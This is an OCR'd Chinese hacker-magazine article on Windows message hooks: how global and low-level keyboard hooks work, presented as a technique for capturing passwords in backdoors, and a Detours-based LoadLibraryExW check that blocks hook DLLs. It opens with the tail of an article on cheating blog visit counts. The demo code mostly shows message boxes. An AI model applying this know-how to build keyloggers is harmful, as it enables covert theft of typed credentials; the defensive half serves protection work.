



图5

这样，提高百度空间的访问量作弊方法就完成了！不过为了博客的访问量提高而使用这样的手段实在无趣！只要博客做得好、写得多、更新快，访问量自然就会高，根本不用作弊。

适合读者：程序设计者，木马编写爱好者
前置知识：C++基础，Windows下编程经验，简单汇编基础

Message Hook攻与防



文/图 BlackBeast

前 言

在当今黑客程序中，HOOK技术无疑占据了很大的比重，很多远程监控，例如键盘监控技术等，都离不开HOOK技术。本文就将详细介绍HOOK技术应用细节，并与大家一起研究其防御方法。

倚天剑

在后门程序的编写中，密码截获是很常见的功能，今天我们就以此为例，介绍一下Message Hook技术。

1.原理

想当年在DOS时代，如果我们想要更改某个系统功能是很简单的：更改一下中断向量就可以了，但是在Windows时代，这一切就没有那么简单了。于是，Windows给我们提供了Hook，通过它，我们可以对一些系统功能进行简单的更改。

众所周知，Windows的很多操作是基于消息的，不同种类的消息可以被归纳为几类事件，?通过挂钩，我们就可以捕捉当前进程或其他进程发生的事件，我们需要给

Windows一个处理或过滤事件的回调函数，该函数也叫做"钩子函数"，当每次发生我们感兴趣的事件时，Windows都将调用该函数。一共有两种类型的钩子：局部钩子和远程钩子。

局部钩子仅钩挂当前进程的事件，而远程的钩子还可以钩挂其他进程发生的事件。远程的钩子又有两种。

1） 基于线程的：这种钩子的作用是监控系统中特定线程中的特定事件。

2） 系统范围的：捕捉系统中所有进程将发生的特定事件消息，也就是我们说的全局钩子。

当创建一个钩子时，Windows会先在内存中创建一个数据结构，该数据结构包含了钩子的相关信息，然后把该结构体加到已经存在的钩子链表中去。新的钩子将加到老的前面。当一个事件发生时，如果安装的是一个局部钩子，该进程中的钩子函数将被调用。如果是一个远程钩子，系统就必须把钩子函数插入到其他进程的地址空间，要做到这一点要求钩子函数必须在一个动态链接库中，所以如果你想要使用系统钩子，就必须把该钩子函数放到动态链接库中去。这是因为，系统钩子是针对整个系统中的全部进程进行挂载，众所周知 Windows的进程虚拟内存保护机制使得不同进程之间内存相互访问十分困难，所以在对其他进程进行监控的时候必须把监控代码加载到该进程的地址空间中。

系统执行是这样的顺序：当发生特定事件的时候，系统首先检查该事件上是否存在钩子函数，如果有，检测该钩子函数是否为全局钩子。如果是，进一步检测该钩子函数对应的DLL是否已经加载到对应的进程当中，若未加载则加载，确认加载后调用钩子函数，重复该过程直到全部挂钩在该事件上的钩子函数调用完毕。

此外，Windows还提供一种低级钩子，包括低级键盘钩子和低级鼠标钩子，也属于系统钩子范畴。这两种钩子对系统全部进程进行监控，但并不需要将自己的代码加载到系统其他进程，而是基于消息机制进行监控的。系统在发生该钩子监控的事件后，会给该钩子设置的进程发消息，然后由设置钩子的进程进行相关处理，这里有两点要求：1.进程的消息处理函数必须在一定的时间内返回，以保证系统运行的流畅；2.设置低级钩子的函数必须包含一个消息队列。

接下来先介绍一些常用的Hook类型。

1）WH_CALLWNDPROC和WH_CALLWNDPROCRET Hooks：监视发送到窗口过程的消息。系统在消息发送到接收窗口过程之前调用WH_CALLWNDPROC Hook钩子函数，并且在窗口过程处理完消息之后调用WH_CALLWNDPROCRET Hook钩子函数。

2）WH_CBT Hook：在以下事件之前，系统都会调用WH_CBT Hook钩子函数，这些事件包括

A.激活，建立，销毁，最小化，最大化，移动，改变尺寸等窗口事件；

B.完成系统指令；

C.来自系统消息队列中的移动鼠标，键盘事件；

D.设置输入焦点事件；

E.同步系统消息队列事件。

Hook钩子函数的返回值确定系统是否允许或者防止这些操作中的一个。

3）WH_DEBUG Hook：在系统调用中与其他Hook关联的Hook钩子函数之前，系统会调用WH_DEBUG Hook钩子函数。你可以使用这个Hook来决定是否允许系统调用与其他Hook关联的Hook钩子函数。

4）WH_FOREGROUNDIDLE Hook：当应用程序的前台线程处于空闲状态时，可以使用WH_FOREGROUNDIDLE Hook执行低优先级的任务。当应用程序的前台线程大概要变成空闲状态时，系统就会调用WH_FOREGROUNDIDLE Hook钩子函数。

5）WH_GETMESSAGE Hook：应用程序使用WH_GETMESSAGE Hook来监视从GetMessage or PeekMessage函数返回的消息。你可以使用WH_GETMESSAGE Hook去监视鼠标和键盘输入，以及其他发送到消息队列中的消息。

6）WH_JOURNALPLAYBACK Hook：使应用程序可以插入消息到系统消息队列。可以使用这个Hook回放通过使用WH_JOURNALRECORD Hook记录下来的连续的鼠标和键盘事件。

7）WH_JOURNALRECORD Hook：用来监视和记录输入事件。典型的，可以使用这个Hook记录连续的鼠标和键盘事件，然后通过使用WH_JOURNALPLAYBACK Hook来回放。WH_JOURNALRECORD Hook是全局Hook，它不能像线程特定Hook一样使用。

8）WH_KEYBOARD Hook：在应用程序中，WH_KEYBOARD Hook用来监视WM_KEYDOWN and WM_KEYUP消息，这些消息通过GetMessage or PeekMessage 函数返回。可以使用这个Hook来监视输入到进程消息队列中的键盘消息。

9）WH_KEYBOARD_LL Hook：监视输入到线程消息队列中的键盘消息。

10）WH_MOUSE Hook：监视从GetMessage或者PeekMessage函数返回的鼠标消息。使用这个Hook监视输入到消息队列中的鼠标消息。

11）WH_MOUSE_LL Hook：监视输入到线程消息队列中的鼠标消息。

12）WH_MSGFILTER 和 WH_SYSMSGFILTER Hooks：可以监视菜单，滚动条，消息框，对话框消息并且发现用户使用ALT+TAB or ALT+ESC 组合键切换窗口。WH_MSGFILTER Hook只能监视传递到菜单，滚动条，消息框的消息，以及传递到通过安装了Hook钩子函数的应用程序建立的对话框的消息。WH_SYSMSGFILTER Hook监视所有应用程序消息。WH_MSGFILTER和WH_SYSMSGFILTER Hooks使我们可以在模式循环期间过滤消息，这等价于在主消息循环中过滤消息。通过调用CallMsgFilter function可以直接的调用WH_MSGFILTER Hook。通过使用这个函数，应用程序能够在模式循环期间使用相同的代码去过滤消息，如同在主消息循环里一样。

13）WH_SHELL Hook：外壳应用程序可以使用

WH_SHELL Hook去接收重要的通知。当外壳应用程序是激活的并且当顶层窗口建立或者销毁时，系统调用WH_SHELL Hook钩子函数。WH_SHELL共有5种情况

F. 只要有个top-level、unowned窗口被产生、起作用、或是被摧毁;

G. 当Taskbar需要重画某个按钮

H. 当系统需要显示关于Taskbar的一个程序的最小化形式

I. 当目前的键盘布局状态改变

J. 当使用者按Ctrl+Esc去执行Task Manager(或相同级别的程序)。

讲了半天原理，下面给大家举个例子吧。

2.实现

在随文附带的程序中，有一个我编写的Demo，界面如图1所示。




图1

程序的功能也十分简单，就是实现了对系统键盘钩子和低级键盘钩子的挂载，主程序在初始化的过程中获得包含钩子函数的DLL文件的句柄

```
this->hKeyHookDll=LoadLibrary((LPCTSTR)"..//
Win32Dll//Release//Win32Dll.dll");
if(this->hKeyHookDll==NULL)
{
this->MessageBox("Load Library Error!");
return FALSE;
}
```

在按钮的消息处理函数中获得DLL中相应的函数指针，并调用之:

```
void CHookExampleDlg::OnBnClickedSetKeyHook()
{
// TODO: 在此添加控件通知处理程序代码
typedef BOOL (CALLBACK *inshook)();
inshook InstallKeyHook=(inshook)NULL;
InstallKeyHook=(inshook)GetProcAddress(this->
hKeyHookDll, "InstallHook");
if(InstallKeyHook==NULL)
{
this->MessageBox("GetProcAddress ERROR");
}
else
{
if(!InstallKeyHook())
{
this->MessageBox("InstallKeyHook ERROR");
}
}
}
```

几个处理函数基本相同，不再浪费版面。下面我们继续分析DLL文件的内容

首先，为了让大家明白DLL在不同进程加载的过程，我在DLL的DLLMain函数中加入了如下代码

```
case DLL_PROCESS_ATTACH:
{
TCHAR szModule[256];
GetModuleFileName (NULL, szModule, 256);
MessageBox (NULL, szModule,
"DLL_PROCESS_ATTACH", MB_OK);
Break;
}
```

这样我们就可以通过MessageBox查看加载该DLL的进程对应的EXE文件了。

下面介绍安装钩子的函数，其实安装钩子关键就是对API SetWindowsHookEx的调用，该函数有四个参数，第一个参数是钩子的类型，在本文中分别是WH_KEYBOARD和WH_KEYBOARD_LL; 第二个参数是回调函数指针; 第三个参数是包含钩子函数的模块句柄，它只在全局钩子中使用，在DLL模块加载的时候，DLLMain的第一个参数即为所需; 最后一个参数是线程句柄，用来在监视特定线程时使用，针对全系统的钩子，该参数传递为NULL;

最后介绍回调函数，也就是上面说的第二个参数所传递的函数指针对应的函数，这个函数必须有固定的格式: 返回值为LRESULT，参数为三个，分别是int，WPARAM，LPARAM三个，这三个参数是对该钩子函数所截获事件的描述，具体情况可以去查看MSDN，值得一提的是，如果需要该事件继续被处理，那么在此函数中必须调用CallNextHookEx;

具体工程文件及全部代码可以参阅光盘，我们运行该程序，然后按"设置键盘钩子"，再在其他进程中进行按键操作(如WORD)，可以看到如图2所示对话框弹出:




图2

对话框证明该钩子函数所在的DLL已经加载到目标进程了。然后会弹出如下对话框，此对话框在钩子回调函数中开启，证明在该进程中的按键事件已经被捕获了，如图3所示: (标题栏的内容是回调函数传递来的参数)




图3

而如果我选择"设置低级键盘钩子"，则直接弹出如图4所示对话框。




图4

这里并未弹出DLL_ATTACH对话框，这说明该钩子函数处理程序所在的DLL在设置低级键盘钩子过程中并

未加载到所监控进程的地址空间。

天龙盾

1.原理

其实预防钩子函数的方法很简单，大家还记得前面介绍的API CallNextHookEx么？只有在钩子处理函数中调用这个API，该事件才会在系统中被继续传递，注册在该事件上的其他钩子函数也才有机会被调用，所以如果需要进行一些保密的按键操作，我们可以注册一个键盘钩子，然后在钩子的回调函数中处理该事件，处理后并不调用CallNextHookEx，这样其他进程以前注册的钩子函数就都没有效果了。但是这样做的缺点是显而易见的，那就是可靠性太低了，如果黑客程序在你的应用程序之后注册全局钩子，一样能够监控到你的操作，所以我们必须使用其他的方法，防御全局钩子的入侵。

经过本人查阅资料，找到了一种可以对付全局钩子的方法，但是只能对付普通远程钩子（无论是系统钩子还是线程钩子），不能对付低级钩子。

钩子由Win32子系统提供，其核心部分通过NtUserSetWindowsHookEx为用户提供了设置消息钩子的系统服务，用户通过它注册全局钩子。当系统获取某些事件，比如用户按键，键盘Driver将扫描码等传入Win32的KeyEvent处理函数，处理函数判断有无相应hook，有则Callhook。此时系统取得Hook对象信息，若目标进程没有装载对应的Dll，则装载之

进入用户态的KiUserCallbackDispatcher后，KiUserCallbackDispatcher根据传递的数据获取所需调用的函数、参数等，随后调用。针对上面的例子就是装载Hook dll，需要调用的是LoadLibraryEx，随后进入LdrLoadDll，装载完毕后返回。

> 小提示：这里的KiUserCallbackDispatcher是由ntdll.dll提供的，所以，在该函数中调用LoadLibrary其返回地址必然也在该模块中，我们可以通过比较LoadLibrary的返回地址判断Load Dll操作是否为加载全局钩子所用，从而阻止包含全局钩子回调函数代码的DLL加载到目标进程。

2.实现

本文需要使用微软库Detour完成API Hook的操作，具体使用方法大家自己去查吧，不浪费版面资源了。

这里介绍一下自己编写的新LoadLibraryExW函数

```
HMODULE __stdcall My_LoadLibraryExW( LPCWSTR lpwLibFileName, HANDLE hFile, DWORD dwFlags)
{
ULONG Addr,ModuleAddr=(ULONG)ModuleAddress;
_asm mov eax, [ebp+4]
_asm mov Addr, eax
CString Tmp;
Tmp.Format("Return Value:%x ModuleAddress Address :%x ModuleAddress Size:%x ",Addr,ModuleAddress, DetourGetModuleSize(ModuleAddress));
if ((ULONG)ModuleAddress <Addr&&(ULONG)ModuleAddress+DetourGetModuleSize(ModuleAddress)>Addr)
{
MessageBox(NULL,Tmp,"HooK Dll Load!!——My_LoadLibraryExW",MB_OK);
return 0;
}
else
{
HMODULE res = pRealLoadLibrary( lpwLibFileName, hFile, dwFlags);
MessageBox(NULL,Tmp,"Ordinarily Dll Load!!——My_LoadLibraryExW",MB_OK);
return res;
}
```

首先，ModuleAddress是通过API GetModuleHandle获得的，存储的是ntdll.dll的模块地址，然后通过汇编语句_asm mov eax, [ebp+4] _asm mov Addr, eax 获得该函数的返回地址，这里涉及到Win32函数调用原理，大家可以参阅一下溢出类的相关文章。

接着有关CString Tmp的几行操作是用来输出调试信息，下面的分支判断语句if((ULONG)ModuleAddress <Addr&&(ULONG)ModuleAddress+DetourGetModuleSize(ModuleAddress)>Addr)用来判断返回地址是否在模块ntdll.dll的地址空间内，DetourGetModuleSize(ModuleAddress)可以通过解读PE文件头部获得模块的大小。如果该LoadLibraryExW的返回地址在该模块的地址范围内，则返回0；否则证明该调用为合法调用，调用真实的LoadLibraryExW函数。

代码中两个MessageBox的输出为调试信息。

API Hook的工作需要在DLLMain里进行，这里简单介绍一下：

```
if (ul_reason_for_call == DLL_PROCESS_ATTACH)
{
ModuleAddress = GetModuleHandle("ntdll.dll");
DetourTransactionBegin();//表示一个API HOOK的事务的开始
DetourUpdateThread(GetCurrentThread());//用来通知Detour需要更新的线程，这里因为我的测试程序只有一个线程，所以这样调用，更通用的方法应该获得当前进程ID，然后遍历该进程中全部线程，并依次调用该API
DetourAttach(&(PVOID&)pRealLoadLibrary, My_LoadLibraryExW);//通知Detour需要Hook的API，第一个参数是一个函数指针的指针，用来储存被替换API的原始地址
error = DetourTransactionCommit();//提交该APIHOOK事务
if (error == NO_ERROR)
{
MessageBox(NULL,"OK","DLL_PROCESS_ATTACH", MB_OK);
else
```

```
    {
        MessageBox(NULL,"Error","DLL_PROCESS_ATTACH",
MB_OK);
    }
}
```

上述代码包含在Detour.dll中。我写了一个简单的程序测试，该程序界面如图5 所示。




图5

底下4个按钮是用来分别加载4个不同的DLL作为测试，编辑框是为了测试加载键盘钩子的情况，此外，该程序在对话框初始化的时候显示加载了Detour.dll。

首先我们随便按下面的4 个按钮中的一个，会弹出如图6 所示对话框。




图6

而当我们使用"倚天剑"部分介绍的程序注册一个键盘钩子之后，在该程序的编辑框中随便敲击两下键盘，就会看到如图7 所示对话框出现。

由此可见，我们已经能够成功区别合法和非法的



图7

LoadLibrary调用了。使用ICESWORD查看进程加载的模块地址，结合上面两图，可知普通LoadLibrary的调用在Kernel32.dll中完成，而HOOK所需的LoadLibrary操作在ntdll.dll中完成。如图8 所示。

小结

